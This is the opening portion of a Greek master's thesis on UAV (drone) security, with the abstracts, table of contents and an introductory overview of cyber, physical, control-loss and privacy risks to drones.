ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ – ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Κυβερνοασφάλεια και Επιστήμη Δεδομένων»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Μελέτη Προκλήσεων Ασφάλειας Μη Επανδρωμένων Εναέριων Οχημάτων.** **Security Challenges of Unmanned Aerial Vehicles (UAVs).**
Ονοματεπώνυμο Φοιτητή	**Ιωάννης Αναγνώστης**
Πατρώνυμο	**Γεώργιος**
Αριθμός Μητρώου	**ΜΠΚΕΔ21015**
Επιβλέπων	**Κοτζανικολάου Παναγιώτης, Αναπληρωτής Καθηγητής**

Ημερομηνία Παράδοσης **Οκτώβριος 2023**

Τριμελής Εξεταστική Επιτροπή

Χρήστος Δουληγέρης Καθηγητής	Μιχαήλ Ψαράκης Αν. Καθηγητής	Παναγιώτης Κοτζανικολάου Αν. Καθηγητής

Ευχαριστίες

Θα ήθελα να εκφράσω τις ευχαριστίες στο καθηγητή Κοτζανικολάου Παναγιώτη για την ανάθεση του θέματος, καθώς και για την πολύτιμη βοήθεια και καθοδήγηση που μου παρείχε κατά τη διάρκεια της προετοιμασίας της διπλωματικής μου εργασίας. Η γνώση, η εμπειρία και η υποστήριξή του ήταν κρίσιμες για την επιτυχή ολοκλήρωσή της.

Επίσης, θέλω να εκφράσω την ευγνωμοσύνη μου προς την οικογένειά μου για την ανεκτίμητη υποστήριξη που μου παρείχαν καθ' όλη τη διάρκεια της πορείας μου και για τη στήριξή τους στην επίτευξη των στόχων μου.

Περίληψη

Μέσα από μια ταχεία αναπτυσσόμενη εξέλιξη, τα τελευταία χρόνια τα μη επανδρωμένα εναέρια οχήματα (Unmanned Aerial Vehicles – UAVs), κοινώς γνωστά ως drones, έχουν βρει εφαρμογές σε διάφορους τομείς. Χρησιμοποιούνται σε στρατιωτικές επιχειρήσεις, αναμετάδοση επικοινωνιών, τη γεωργία, εναέρια επιτήρηση, αποστολές έρευνας και διάσωσης, επιθεώρηση υποδομής, κάλυψη μέσων ενημέρωσης, ψυχαγωγία, ακόμη και παράδοση πακέτων. Ωστόσο, μαζί με τη πρόοδο αυτής της τεχνολογίας, έχουν αυξηθεί και τα περιστατικά κυβερνοεπιθέσεων, καθώς κακόβουλοι χρήστες μπορούν να παρέμβουν στα ηλεκτρονικά συστήματα του UAV, και να το θέσουν υπό τον έλεγχο τους. Επιπλέον, οι αισθητήρες από τους οποίους απαρτίζεται μπορεί να παραβιάζουν το απόρρητο και να θέτουν κινδύνους σχετικά με την ιδωτικότητα. Παρά τους κανονισμούς και τις τεχνολογίες που έχουν αναπτυχθεί, η καταπολέμηση της κακόβουλης χρήσης παραμένει μια συνεχιζόμενη ανησυχία στον τομέα των UAVs.

Στόχος της παρούσας διατριβής είναι η καταγραφή και η ανάλυση των διάφορων κινδύνων καθώς και των κυβερνοεπιθέσεων που αφορούν τα συστήματα UAVs, καθώς και το τρόπο με τον οποίο ένας οργανισμός θα μπορέσει να αντιμετωπίσει σε μαζικό επίπεδο τις προκλήσεις που θα παρουσιαστούν από την κακόβουλη χρήση τέτοιων συστημάτων. Επιπρόσθετα, περιγράφεται η υλοποίηση ενός σεναρίου επίθεσης σε συστήματα UAVs, καθώς και οι τεχνικές πρόληψης και αντιμετώπισης των σχετικών επιθέσεων και αδυναμιών ασφάλειας.

Λέξεις-κλειδιά: Μη επανδρωμένο εναέριο όχημα (UAV), Drone, Επίγειος Σταθμός Ελέγχου (GCS), Κυβερνοαπειλές, Ιδιωτικότητα, Μοντελοποίηση Απειλών, Δοκιμή Διείσδυσης, Αντίμετρα.

Abstract

Through a rapid development, during the recent years unmanned aerial vehicles (UAVs), commonly known as drones, have found applications in various operation fields. They are used in military operations, communication transmission, agriculture, aerial surveillance, research and rescue missions, infrastructure inspection, media coverage, entertainment, and even package delivery. However, along with the progress of this technology, the relevant incidents of cyberattacks against UAVs have also increased, as malicious users can interfere with the UAVs' electronic systems and take control of such systems. Additionally, the sensors that compose it can violate privacy and pose risks to individuals and private properties. Despite the regulations and technologies that have been developed, combating malicious use remains a continuous concern in the UAVs field.

The aim of this thesis is to record and analyze the various risks and cyber-attacks that may arise against UAVs systems, as well as the way in which an organization can address the challenges presented by the malicious use of UAVs on a mass scale. In addition, an attack scenario against UAVs systems is described, along with the mitigation techniques that may be applied to prevent the relevant attacks and vulnerabilities.

Keywords: Unmanned Aerial Vehicle (UAV), Drone, Ground Control Station (GCS), Cyber Threats, Privacy, Threat Modeling, Penetration Testing, Countermeasures.

Περιεχόμενα

1. Εισαγωγή στην ασφάλεια των Μη Επανδρωμένων Αεροσκαφών (UAVs). 9
1.1 Εισαγωγή 9
1.2 Προβλήματα ασφάλειας των συστημάτων UAV 10
1.2.1 Κυβερνοεπιθέσεις 10
1.2.2 Φυσικές επιθέσεις 11
1.2.3 Απώλεια ελέγχου ή επικοινωνίας 11
1.2.4 Ζητήματα απορρήτου 12
1.3 Δομή της διατριβής 13
2. Βασικές αρχές μη επανδρωμένων αεροσκαφών - UAV 15
2.1 Κατηγορίες συστημάτων UAV 15
2.1.1 Τύποι UAV 15
2.1.2 Κατηγορίες UAV 17
2.1.3 Δομή ενός UAV 18
2.2 Επίγειος σταθμός ελέγχου (GCS) 25
2.3 Τα Drones ως υπηρεσίες – Drone as a Service (DaaS) 26
2.3.1 Υπηρεσίες Παράδοσης - Delivery Services 27
2.3.2 Κινηματογραφία και Ψυχαγωγία 28
2.3.3 Γεωχωρικές και τοπογραφικές δραστηριότητες 29
2.3.4 Έλεγχος στην αστική ασφάλεια 30
2.3.5 Γεωργία – Agriculture 31
2.3.6 Έρευνα και διάσωση - Search and Rescue 31
3. Αρχιτεκτονική Επικοινωνιών UAV 33
3.1 Τρόποι επικοινωνίας 33
3.2 Κατηγορίες Αρχιτεκτονικής 36
3.2.1 Κεντρικές αρχιτεκτονικές 36
3.2.2 Αποκεντρωμένες αρχιτεκτονικές 36
3.3 Πρωτόκολλα UAV 38
3.4 Αρχιτεκτονική Δικτύου 40
4 Επιθέσεις σε αρχιτεκτονικές και δίκτυα UAV. 42
4.1 Επιθέσεις στην Αρχιτεκτονική UAV 42
4.1.1 Επιθέσεις στην Αρχιτεκτονική λογισμικού 42
4.1.2 Επιθέσεις στην Αρχιτεκτονική υλικού 45
4.1.3 Επιθέσεις στην Αρχιτεκτονική αισθητήρων 47
4.2 Επιθέσεις στην αρχιτεκτονική δικτύων 49
4.3 Επιθέσεις στην επιφάνεια του UAV 54
5. Προστασία από επιθέσεις κακόβουλων συστημάτων UAV 58
5.1 Μέτρα προστασίας στα επίπεδα της αρχιτεκτονική των UAV 58
5.1.1 Αντίμετρα για επιθέσεις σε επίπεδο λογισμικού 58

5.1.2 Αντίμετρα για επιθέσεις σε επίπεδο υλικού 61
5.1.3 Αντίμετρα για επιθέσεις σε επίπεδο αισθητήρα 63
5.2 Μέτρα προστασίας σε επίπεδο επικοινωνιών 65
5.3 Μέτρα προστασίας σε επίπεδο επιφάνειας 68
6. Αισθητήρες και Τεχνολογίες Ανίχνευσης 71
6.1 Ανίχνευση με Ράνταρ 71
6.2 Ανίχνευση με ραδιοσυχνότητες 72
6.3 Ακουστική ανίχνευση 73
6.4 Οπτική ανίχνευση 74
7. Προστασία από Επιθέσεις μέσω Μηχανικής Μάθησης 77
7.1 Χρήση M.L για την προστασία κυβερνοεπιθέσεων. 78
7.2 Χρήση M.L για τη προστασία μέσω τεχνολογιών ανίχνευσης. 79
7.3 Κίνδυνοι που προκύπτουν από τη χρήση M.L 80
8. Αξιολόγηση ασφάλειας 82
8.1 Μοντελοποίηση απειλών σε DaaS 82
8.1.1 Προσδιορισμός των επιμέρους αγαθών και των δυνατοτήτων του UAV 83
8.1.2 Διάγραμμα ροής δεδομένων 84
8.1.3 Προσδιορισμός πιθανών απειλών 85
8.1.3.1 Κίνδυνοι που βασίζονται στην εμπιστευτικότητα 86
8.1.3.2 Κίνδυνοι που βασίζονται στην ακεραιότητα. 86
8.1.3.3 Κίνδυνοι που βασίζονται στη διαθεσιμότητα 87
8.1.4 Απαρίθμηση και κατηγοριοποίηση απειλών 88
8.1.5 Ανάλυση και αξιολόγηση απειλών 91
8.1.6 Παρακολούθηση και επανεξέταση των κινδύνων 94
8.2 Δοκιμή διείσδυσης 95
8.2.1 Τεχνικές δοκιμής διείσδυσης 95
8.2.2 Τύποι δοκιμής διείσδυσης 96
8.2.3 Μέθοδοι δοκιμής διείσδυσης 97
9 Σενάριο Επίθεσης και Αντίμετρα 99
9.1 DronePi Machine 99
9.1.1 Initial Enumeration 100
9.1.2 Initial Access – Using SSH credentials 101
9.1.3 Privilege Escalation - CVE-2021-3493 107
9.1.4 Post Exploitation 107
9.2 Ground Control Station 108
9.2.1 Initial Access – Remote Command Execution 108
9.2.2 Privilege Escalation – SeDebugPrivilege 110
9.2.3 Post Exploitation 111
9.3 Αντίμετρα 113

9.3.1 Ευρήματα στο drone 114
9.3.2 Ευρήματα στο GCS 116
10 Συμπεράσματα και Ανοικτά Θέματα 120
10.1 Συμπεράσματα 120
10.2 Ανοιχτά θέματα 120
Βιβλιογραφία 124

1. Εισαγωγή στην ασφάλεια των Μη Επανδρωμένων Αεροσκαφών (UAVs).

1.1 Εισαγωγή

Τα τελευταία χρόνια τα μη επανδρωμένα εναέρια οχήματα (Unmanned Aerial Vehicles – UAV), γνωστά και ως drones αποτελούν μια ταχέως εξελισσόμενη τεχνολογία καθώς μπορούν να χρησιμοποιηθούν σε ένα μεγάλο φάσμα χρήσεων συμπεριλαμβανομένων στρατιωτικών επιχειρήσεων, ασφάλεια συνόρων, αναμετάδοση επικοινωνιών, γεωργία και τηλεπισκόπηση, αποστολών έρευνας και διάσωσης, επιθεώρησης εδάφους και υποδομής, λήψη φωτογραφιών και βίντεο για μέσα ενημέρωσης και ψυχαγωγίας, ακόμη και παράδοση πακέτων. Στην ουσία, ένα μη επανδρωμένο εναέριο όχημα, είναι ένα πτητικό σύστημα που λειτουργεί εξ αποστάσεως ή αυτόνομα, χωρίς να απαιτείται κάποιος πιλότος επί του σκάφους. Ωστόσο το μεγάλο τους πλεονέκτημα βρίσκεται στο ότι δεν περιορίζονται ως προς το σχήμα, μέγεθος, βάρος και λειτουργικότητας που μπορεί να έχουν, κάνοντας τα εξαιρετικά κινητά και υποσχόμενα για να ολοκληρώσουν ένα ευρύ φάσμα διαφορετικών εργασιών.

Μέσα από αυτή την τεχνολογική εξέλιξη, όπως όλες οι νέες τεχνολογίες έτσι και τα UAV δεν θα μπορούσε να λείπει και η κακόβουλη χρήση του UAV που τα τελευταία χρόνια γίνεται όλο και πιο έντονη. Δεδομένου ότι έχουν σχεδιαστεί για να φέρνουν ένα σύνολο από σύνθετα ηλεκτρονικά συστήματα, όπως είναι τα συστήματα επικοινωνίας, πλοήγησης και ελέγχου, αισθητήρες και άλλα ηλεκτρονικά μέρη, εύκολα συμπεραίνει κάποιος τι θα συμβεί αν ένας κακόβουλος χρήστης μπορέσει να επέμβει σε ένα από αυτά τα συστήματα, πλέον όχι μόνο θα τίθεται θέμα ακεραιότητας του ιδίου του UAV άλλα ο αντίκτυπος σε κάτι τέτοιο θα μπορούσε να επιφέρει σημαντικούς κινδύνους για την ασφάλεια τόσο σε φυσικό επίπεδο όσο και σε ανθρώπινο.

Τέλος τα UAV μπορούν επίσης να αποτελέσουν απειλή για την ιδιωτική ζωή και την ανθρώπινη ασφάλεια. Μέχρι στιγμής έχουν καταγραφεί αμέτρητες περιπτώσεις όπου UAV εξοπλισμένα με κάμερες και μικρόφωνα έχουν παραβιάσει τον εναέριο χώρο καθώς και ιδιωτικές ιδιοκτησίες. Στις περισσότερες από αυτές τις περιπτώσεις μάλιστα ήταν αδύνατον να αναγνωριστεί ο χειριστής του UAV. Είναι ξεκάθαρο πως ακόμα και αν υπάρξουν αυστηροί κανονισμοί αλλά και ένα σύνολο από ένα τεχνολογίες anti-drone, οι κακόβουλοι χρήστες θα εξακολουθούν να χρησιμοποιούν τα UAV για παράνομους σκοπούς, δημιουργώντας με αυτό το τρόπο μια νέα σειρά από προκλήσεις στο χώρο του κυβερνοχώρου και γενικότερα στην ασφάλεια που θα πρέπει να εστιάσουν οι ειδικοί του χώρου[1],[2].

1.2 Προβλήματα ασφάλειας των συστημάτων UAVs

Τα μη επανδρωμένα εναέρια οχήματα (UAV), έχουν γίνει ολοένα και πιο ευέλικτα στην εκτέλεση διαφόρων εργασιών. Από την επιτήρηση και την παρακολούθηση έως τις επιχειρήσεις έρευνας και διάσωσης, τα drones προσφέρουν μια σειρά δυνατοτήτων. Μπορούν επίσης να βοηθήσουν στην παράδοση και την επιμελητεία, τις επιθεωρήσεις υποδομής, την παρακολούθηση των καλλιεργειών, τη διατήρηση του περιβάλλοντος, τη διαχείριση της κυκλοφορίας και τις ιατρικές υπηρεσίες έκτακτης ανάγκης. Ωστόσο, παράλληλα με τα οφέλη τους, είναι ζωτικής σημασίας να αντιμετωπιστούν οι ανησυχίες σχετικά με την ασφάλεια γύρω από τα UAV. Αυτή η διατριβή στοχεύει να αναλύσει διεξοδικά τους κινδύνους που αντιμετωπίζουν τα drones, που περιλαμβάνουν τις κυβερνοεπιθέσεις, φυσικές επιθέσεις, απώλεια ελέγχου ή επικοινωνίας και ζητήματα απορρήτου. Με την κατανόηση αυτών των σημείων, μπορούν να αναπτυχθούν ισχυρά αντίμετρα και στρατηγικές για τη βελτίωση της ασφάλειας των UAVs, διασφαλίζοντας την ασφαλή και αποτελεσματική χρήση τους σε διάφορες εφαρμογές. Εστιάζοντας στο κάθε κίνδυνο ξεχωριστά προκύπτουν τα εξής:

1.2.1 Κυβερνοεπιθέσεις

Τα μη επανδρωμένα εναέρια οχήματα (UAV) είναι ουσιαστικά ιπτάμενοι υπολογιστές που βασίζονται σε πολύπλοκα ηλεκτρονικά συστήματα και λογισμικό για τη λειτουργία τους. Όπως με κάθε ηλεκτρονική συσκευή που συνδέεται σε ένα δίκτυο, τα UAV μπορεί να είναι ευάλωτα σε επιθέσεις στον κυβερνοχώρο.

Τα UAV χρησιμοποιούν διάφορους τύπους συστημάτων επικοινωνίας, όπως ραδιοσυχνότητες, Wi-Fi και δίκτυα κινητής τηλεφωνίας για να επικοινωνούν με τους χειριστές τους και άλλες συσκευές. Αυτά τα κανάλια επικοινωνίας μπορούν να στοχοποιηθούν από εγκληματίες του κυβερνοχώρου για να κλέψουν δεδομένα, να διακόψουν την επικοινωνία ή ακόμα και να πάρουν τον έλεγχο του UAV. Για παράδειγμα, ένας χάκερ μπορεί να είναι σε θέση να υποκλέψει και να χειραγωγήσει τα δεδομένα που μεταδίδονται μεταξύ του UAV και του χειριστή του ή μπορεί να εισάγει κακόβουλο κώδικα στο λογισμικό του UAV για να αναλάβει τον έλεγχο του συστήματος. Επιπλέον, τα UAV συχνά φέρουν κάμερες και αισθητήρες που συλλέγουν και μεταδίδουν ευαίσθητες πληροφορίες. Οι εγκληματίες του κυβερνοχώρου θα μπορούσαν ενδεχομένως να τις υποκλέψουν [30].

Ωστόσο οι επιθέσεις δεν επικεντρώνονται μόνο στο πως ένας κακόβουλος χρήστης θα μπορέσει να πάρει υπό τον έλεγχο του ένα UAV αλλά και στο πως θα μπορέσει να χρησιμοποιήσει το παραβιασμένο UAV για να πραγματοποιήσει νέες κυβερνοεπιθέσεις.

1.2.2 Φυσικές επιθέσεις

Κάθε drone που πετά σε οπτική απόσταση από έναν «παρατηρητή» αποτελεί ελκυστικό στόχο επιθέσεων καθώς και κλοπής. Σε επίπεδο επίθεσης αυτό θα μπορούσε να επιτευχθεί χρησιμοποιώντας διάφορες μεθόδους που ποικίλλουν, από τη χρήση απλών μεθόδων όπως το άπλωμα ενός διχτιού γύρω από το drone ή ακόμα πετώντας ένα βαρύ αντικείμενο, μέχρι και να χρησιμοποιούν εξελιγμένα όπλα, όπως είναι τα όπλα με ηλεκτρομαγνητικούς παλμούς ή με δέσμες φωτός. Συγκεκριμένα, τέτοια όπλα χρησιμοποιούνται από την αστυνομία ή και το στρατό για το περιορισμό των drones όταν εντοπίζεται παραβίαση κανονισμών και του νομοθετικού πλαισίου χωρίς όμως να αποκλείεται τέτοιες επιθέσεις να πραγματοποιούνται και από εγκληματίες, θέλοντας να πλήξουν πολιτικά ή και στρατιωτικά UAV.

Όπως είναι φυσικό τα drones που χρησιμοποιούνται για τη μεταφορά και παράδοση αγαθών αποτελούν μια σημαντική πρόκληση τόσο για την προστασία των παραδομένων αγαθών όσο και για τη κλοπή ολοκλήρου του drone, ακόμα και στο ενδεχόμενο όπου ένας εγκληματίας θα μπορούσε να προσποιηθεί το νόμιμο παραλήπτη και στη συνέχεια κατά τη παραλαβή του προϊόντων, να προβεί ακόμα και σε ολική κλοπή του drone. Επίσης τα καιρικά φαινόμενα σε ένα drone αποτελούν ένα ακόμα σημαντικό πρόβλημα αφού η επίδραση των καιρικών συνθηκών κατά τη διάρκεια των πτήσεων θα μπορούσε να προκαλέσει σημαντικά προβλήματα στα ηλεκτρονικά μέρη του drone, οδηγώντας το έτσι σε ατύχημα.

Τέλος μια άλλη πρόκληση που αντιμετωπίζουν τα πολιτικά drones είναι η ανάγκη τους να αποφύγουν τη σύγκρουση με διάφορα στοιχεία όπως δέντρα, ηλεκτρικά καλώδια και κτίρια. Τέτοια drones πρέπει να διαθέτουν ένα ελάχιστο επίπεδο επίγνωσης της κατάστασης και ικανότητας τεχνητής νοημοσύνης (AI), ώστε να μπορούν να αντιμετωπίσουν τις διάφορες καταστάσεις [31].

1.2.3 Απώλεια ελέγχου ή επικοινωνίας

Όταν ένα drone χάνει τον έλεγχο ή την επικοινωνία, ουσιαστικά γίνεται ένα μη ελεγχομενο ιπτάμενο αντικείμενο που μπορεί να θέσει κινδύνους για τους ανθρώπους, τις υποδομές και το περιβάλλον. Διάφοροι παράγοντες μπορούν να συμβάλουν σε αυτήν την απώλεια, όπως τεχνικές δυσλειτουργίες, παρεμβολές σήματος, σφάλματα λογισμικού ή σφάλμα του χειριστή. Ανεξάρτητα από την αιτία, οι συνέπειες τέτοιων περιστατικών μπορεί να είναι σοβαρές και απρόβλεπτες.

Ένας από τους κύριους κινδύνους που σχετίζονται με την απώλεια ελέγχου ή επικοινωνίας είναι η πιθανή σύγκρουση μεταξύ του drone και άλλων αεροσκαφών. Στον εναέριο χώρο που μοιράζονται επανδρωμένα αεροσκάφη, όπως αεροπλάνα ή ελικόπτερα, ένα drone που ξαφνικά δεν ανταποκρίνεται ή δεν ελέγχεται μπορεί να οδηγήσει σε καταστροφικά ατυχήματα. Η σύγκρουση μπορεί να θέσει σε κίνδυνο την ασφάλεια των επιβαινόντων στο άλλο αεροσκάφος

και να οδηγήσει σε απώλεια ζωής ή σημαντικές υλικές ζημιές. Επιπλέον, όταν ένα drone χάσει τον έλεγχο, μπορεί να εγκυμονεί κινδύνους για τους ανθρώπους στο έδαφος, αφού μπορεί να προσκρούσει σε κτίρια, οχήματα ή δημόσιους χώρους, προκαλώντας δυνητικά τραυματισμούς ή ζημιές σε περιουσίες. Πάρκα, γήπεδα και εκδηλώσεις με πολύ κόσμο είναι ιδιαίτερα ευάλωτα σε τέτοια ατυχήματα, όπου συγκεντρώνονται μεγάλες ομάδες ανθρώπων, αγνοώντας τον επικείμενο κίνδυνο. Ένας άλλος κίνδυνος αφορά τα drones που λειτουργούν ως σμήνος, και πιο συγκεκριμένα στη περίπτωση όπου κάποιο από αυτά χάσει τον έλεγχο της επικοινωνίας τότε μπορεί σίγουρα να αυξήσει τις πιθανότητες σύγκρουσης μεταξύ τους. Παρόλου που έχουν αναπτυχθεί μηχανισμοί ώστε να αποτρέπουν τέτοια ενδεχόμενα, αυτοί οι μηχανισμοί από μόνοι τους δεν συνεπάγονται απαραίτητα με την αποφυγή σύγκρουσης, καθώς οι λανθασμένες μετρήσεις στους αισθητήρες μπορούν θα μπορούσαν να προκαλέσουν μια σημαντική απόκλιση της απόστασης μεταξύ του κάθε drone έχοντας αρνητικές συνέπειες.

Τέλος οι περιβαλλοντικοί κίνδυνοι εμφανίζονται επίσης όταν ένα drone βγει εκτός ελέγχου ή χάσει την επικοινωνία. Μπορεί να προσκρούσει σε ευαίσθητα οικοσυστήματα, όπως προστατευόμενες περιοχές άγριας ζωής, υδάτινα σώματα ή περιοχές με πυκνά δάση. Αυτό μπορεί να διαταράξει τους οικοτόπους, να βλάψει την άγρια ζωή και να εισαγάγει ρύπους εάν το drone μεταφέρει επικίνδυνα υλικά ή καύσιμα [32].

1.2.4 Ζητήματα απορρήτου

Μια από τις πολλές προόδους που έχουν επιφέρει τα drones αφορούν τομείς όπως η φωτογραφία, η επιτήρηση, οι υπηρεσίες παράδοσης και οι ψυχαγωγικές δραστηριότητες. Ενώ τα drones προσφέρουν τεράστια οφέλη, εγείρουν επίσης σημαντικές ανησυχίες σχετικά με το απόρρητο. Καθώς αυτές οι εναέριες συσκευές γίνονται πιο προσιτές και εξελιγμένες, προκύπτουν ερωτήματα σχετικά με το πώς μπορούν ενδεχομένως να παραβιάσουν το προσωπικό απόρρητο, να παραβιάσουν τις πολιτικές ελευθερίες και να θέσουν σε κίνδυνο την ασφάλεια.

Ένα από τα κύρια ζητήματα απορρήτου που σχετίζονται με τα drones είναι η ικανότητά τους να καταγράφουν οπτικά και ακουστικά δεδομένα αφού είναι εξοπλισμένα με κάμερες υψηλής ανάλυσης και ισχυρούς αισθητήρες και μπορούν να τραβήξουν λεπτομερείς εικόνες και βίντεο, συμπεριλαμβανομένων σκηνών από ιδιωτικές ιδιοκτησίες και προσωπικές στιγμές που κάποτε ήταν προστατευμένες από τη δημόσια θέα. Αυτή η ικανότητα διεξαγωγής εναέριας επιτήρησης εγείρει ανησυχίες σχετικά με την πιθανή κακή χρήση των συλλεγόμενων δεδομένων, καθώς και την παραβίαση του δικαιώματος ενός ατόμου στην ιδιωτική ζωή.

Επιπλέον, το θέμα της επιτήρησης του drone εκτείνεται πέρα από το προσωπικό απόρρητο, Εμπορικές εφαρμογές, υπηρεσίες επιβολής του νόμου, ακόμη και κυβερνήσεις χρησιμοποιούν τα drones για διάφορους σκοπούς, όπως η παρακολούθηση δημόσιων συγκεντρώσεων, η

διεξαγωγή επιχειρήσεων επιτήρησης ή η συλλογή πληροφοριών. Αυτό εγείρει ερωτήματα σχετικά με τα όρια μεταξύ δημόσιων και ιδιωτικών χώρων και τη δυνατότητα μαζικής παρακολούθησης που παραβιάζει τα θεμελιώδη δικαιώματα των ατόμων.

Η πιθανότητα παραβίασης δεδομένων και πειρατείας έχει επίσης σημαντικό κίνδυνο απορρήτου με τα drones, καθώς λόγω της αρχιτεκτονικής της μετάδοσης δεδομένων, γίνονται ευάλωτα σε μη εξουσιοδοτημένη πρόσβαση και επιθέσεις στον κυβερνοχώρο. Παραβιάσεις σε συστήματα drone μπορεί να οδηγήσουν στην έκθεση ευαίσθητων πληροφοριών, θέτοντας σε κίνδυνο τόσο το προσωπικό απόρρητο όσο και την εθνική ασφάλεια.

Τέλος μια άλλη ανησυχία είναι η έλλειψη σαφών κανονισμών και κατευθυντήριων γραμμών που διέπουν τη χρήση των drones και τη συλλογή δεδομένων που καταγράφουν. Η ταχεία εξέλιξη της τεχνολογίας των drone έχει ξεπεράσει την ανάπτυξη ολοκληρωμένων νομικών πλαισίων, αφήνοντας ένα κενό όσον αφορά την επαρκή αντιμετώπιση των ανησυχιών σχετικά με το απόρρητο. Ως αποτέλεσμα, υπάρχει ανάγκη για ενημερωμένη και ισχυρή νομοθεσία για να διασφαλιστεί ότι τα drones χρησιμοποιούνται υπεύθυνα και ότι προστατεύονται τα δικαιώματα απορρήτου [33].

1.3 Δομή της διατριβής

Η παρούσα εργασία στοχεύει να παρέχει μια ολοκληρωμένη επισκόπηση του τομέα της ασφάλειας των UAV και της τρέχουσας κατάστασης της έρευνάς του.
Πιο συγκεκριμένα η εργασία οργανώνεται ως εξής:

Στο Κεφάλαιο 2 γίνεται αναφορά στις βασικές έννοιες και αρχές των μη επανδρωμένων εναέριων οχημάτων (UAVs), στο τρόπο με τον οποίο έχουν συμβάλει στη καθημερινή ζωή του ανθρώπου, καθώς και στα θέματα ασφάλειας που δημιουργούνται.

Στο Κεφάλαιο 3 γίνεται αναφορά στις αρχιτεκτονικές επικοινωνίας και δικτύων των UAVs, και πιο συγκεκριμένα στους τρόπους επικοινωνίας καθώς και τις κατηγορίες τους.

Στο Κεφάλαιο 4 αναλύονται οι επιθέσεις ασφάλειας, οι οποίες περιγράφονται ως προς την αρχιτεκτονική, το επίπεδο λογισμικού, υλικού, αισθητήρων, δικτύων και επιφάνειας.

Στο Κεφάλαιο 5 αναφέρονται τα αντίμετρα που μπορούν να υπάρξουν σε επίπεδο αρχιτεκτονικής του UAV (υλικού, λογισμικού, αισθητήρων, δικτύου, επιφάνειας).

Στο Κεφάλαιο 6 γίνεται αναφορά για τον εντοπισμό κακόβουλων drones μέσω των αισθητήρων και των τεχνολογιών ανίχνευσης.

Στο Κεφάλαιο 7, η εφαρμογή της μηχανικής μάθησης παρουσιάζεται ως εργαλείο που ενισχύει την αντιμετώπιση των κυβερνοεπιθέσεων, βελτιώνει τις τεχνολογίες ανίχνευσης, αλλά και την ανησυχία σχετικά με τους πιθανούς κινδύνους που μπορεί να παρουσιαστούν.

Στο Κεφάλαιο 8 παρουσιάζεται μια ολοκληρωμένη προσέγγιση ασφάλειας μέσα από τις διάφορες τεχνικές μοντελοποίησης που εφαρμόζουν οι οργανισμοί. Αυτές οι τεχνικές

στοχεύουν στον εντοπισμό και την πρόληψη πιθανών ευπαθειών και απειλών, προετοιμάζοντας τους οργανισμούς για μελλοντικά περιστατικά. Επιπλέον, εξετάζεται ο τρόπος διεξαγωγής δοκιμών διείσδυσης για την περαιτέρω ενίσχυση της ασφαλείας.

Στο Κεφάλαιο 9 πραγματοποιείται ένα σενάριο κυβερνοεπίθεσης σε ένα drone, με στόχο τη προσομοίωση σε πραγματικές επιθέσεις με τις οποίες ένας κακόβουλος χρήστης μπορεί να πάρει υπό τη κατοχή του το drone και στη συνέχεια να προβεί είτε σε επιθέσεις ενάντιων άλλων συσκευών είτε να αλλοιώσει τα δεδομένα τηλεμετρίας.

Τέλος στο Κεφάλαιο 10 συνοψίζονται τα συμπεράσματα, καθώς και τα ανοιχτά ερευνητικά ζητήματα που προκύπτουν από την παρούσα διατριβή.

2. Βασικές αρχές μη επανδρωμένων αεροσκαφών - UAVs

2.1 Κατηγορίες συστημάτων UAVs

Σύμφωνα με τους σκοπούς και τις ανάγκες των υπηρεσιών που χρειάζεται να υλοποιηθούν, τα συστήματα μη επανδρωμένων εναέριων οχημάτων (UAVs) έχουν εξελιχθεί για να καλύπτουν ένα ευρύ φάσμα βάσει των τύπων, των διαφόρων κατηγοριών καθώς και της δομής που διαθέτουν. Πιο αναλυτικά, τα drones μπορούν να ταξινομηθούν ως εξής:

2.1.1 Τύποι UAVs

Οι τύποι ενός μη επανδρωμένου αεροσκάφους κατηγοριοποιούνται βάσει του σχεδιασμού αλλά και του τρόπου πτήσης με τον οποίο έχουν σχεδιαστεί [3]. Έτσι μπορούμε να διακρίνουμε τέσσερεις βασικούς τύπους που είναι τα:


(i) Πολυκόπτερα (Multi-Rotor Drones)
(ii) Σταθερής πτέρυγας (Fixed-Wing Drones)
(iii) Drone με ένα ρότορα (Single-Rotor Drone)
(iv) Υβριδικα drone VTOL (Fixed-Wing Hybrid VTOL)

